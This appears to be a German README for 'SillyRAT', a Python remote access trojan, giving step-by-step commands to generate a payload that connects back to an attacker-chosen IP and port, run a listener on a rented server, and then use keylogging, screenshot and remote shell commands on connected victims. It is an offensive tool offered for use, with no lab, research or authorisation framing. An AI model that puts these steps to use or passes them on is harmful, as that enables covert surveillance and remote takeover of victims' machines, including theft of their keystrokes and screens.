 hash3lizer/sillyrat
Ein Python-basierter RAT 🐀 (Fernzugriffs-Trojaner) zum Erhalten einer Reverse Shell 🖥️







Eine plattformübergreifende RAT, geschrieben in reinem Python. Die RAT akzeptiert Befehle zusammen mit Argumenten, um entweder als Server zu fungieren, der Verbindungen annimmt, oder als Client/Ziel, der Verbindungen zum Server herstellt. Der Befehl generate verwendet das Modul pyinstaller, um den eigentlichen Payload-Code zu kompilieren. Um also eine Payload-Datei für Ihre jeweilige Plattform zu erstellen, müssen Sie sich beim Generieren der Datei auf dieser Plattform befinden. Darüber hinaus können Sie auch direkt die Quelldatei abrufen.
Das Tool wurde auf Parrot OS mit Python 3.8 getestet. Befolgen Sie die Schritte zur Installation:
$ git clone https://github.com/hash3liZer/SillyRAT.git
$ cd SillyRAT/
$ pip3 install -r requirements.txt
Sie können die Payload-Datei auf zwei Arten erhalten:
$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/payload.py --source
Die kompilierte Version muss auf der jeweiligen Plattform erstellt werden. Beispielsweise können Sie keine .exe-Datei unter Linux erstellen. Sie müssen sich speziell unter Windows befinden. Das Tool befindet sich noch in der Testphase. Daher werden alle Arten von Fehlern akzeptiert. Denken Sie jedoch daran, ein Issue zu eröffnen. Erstellen der kompilierten Version für Linux:
$ python3 server.py generate --address 134.276.92.1 --port 2999 --output /tmp/filer

Ersetzen Sie Ihre IP-Adresse und Ihren Port in den obigen Befehlen.
Der Server muss unter Linux ausgeführt werden. Sie können einen VPS oder Cloud-Server für Verbindungen kaufen. Der Server speichert keine Sitzungen aus dem vorherigen Lauf. Der gesamte Fortschritt geht verloren, sobald die Serveranwendung beendet wird. Starten Sie Ihren Server:
$ python3 sillyrat.py bind --address 0.0.0.0 --port 2999

Alle Verbindungen werden unter dem Befehl sessions aufgelistet:
$ sessions

Sie können mit dem Befehl connect eine Verbindung zu Ihrer Ziel-Sitzung herstellen und einen der verfügbaren Befehle ausführen:
$ connect ID
$ keylogger on
$ keylogger dump
$ screenshot

Erhalten Sie eine Liste der verfügbaren Befehle:
$ help
Hilfe zu einem bestimmten Befehl:
$ help COMMAND
Twitter: @hash3liZer
Discord: TheFlash2k#0407
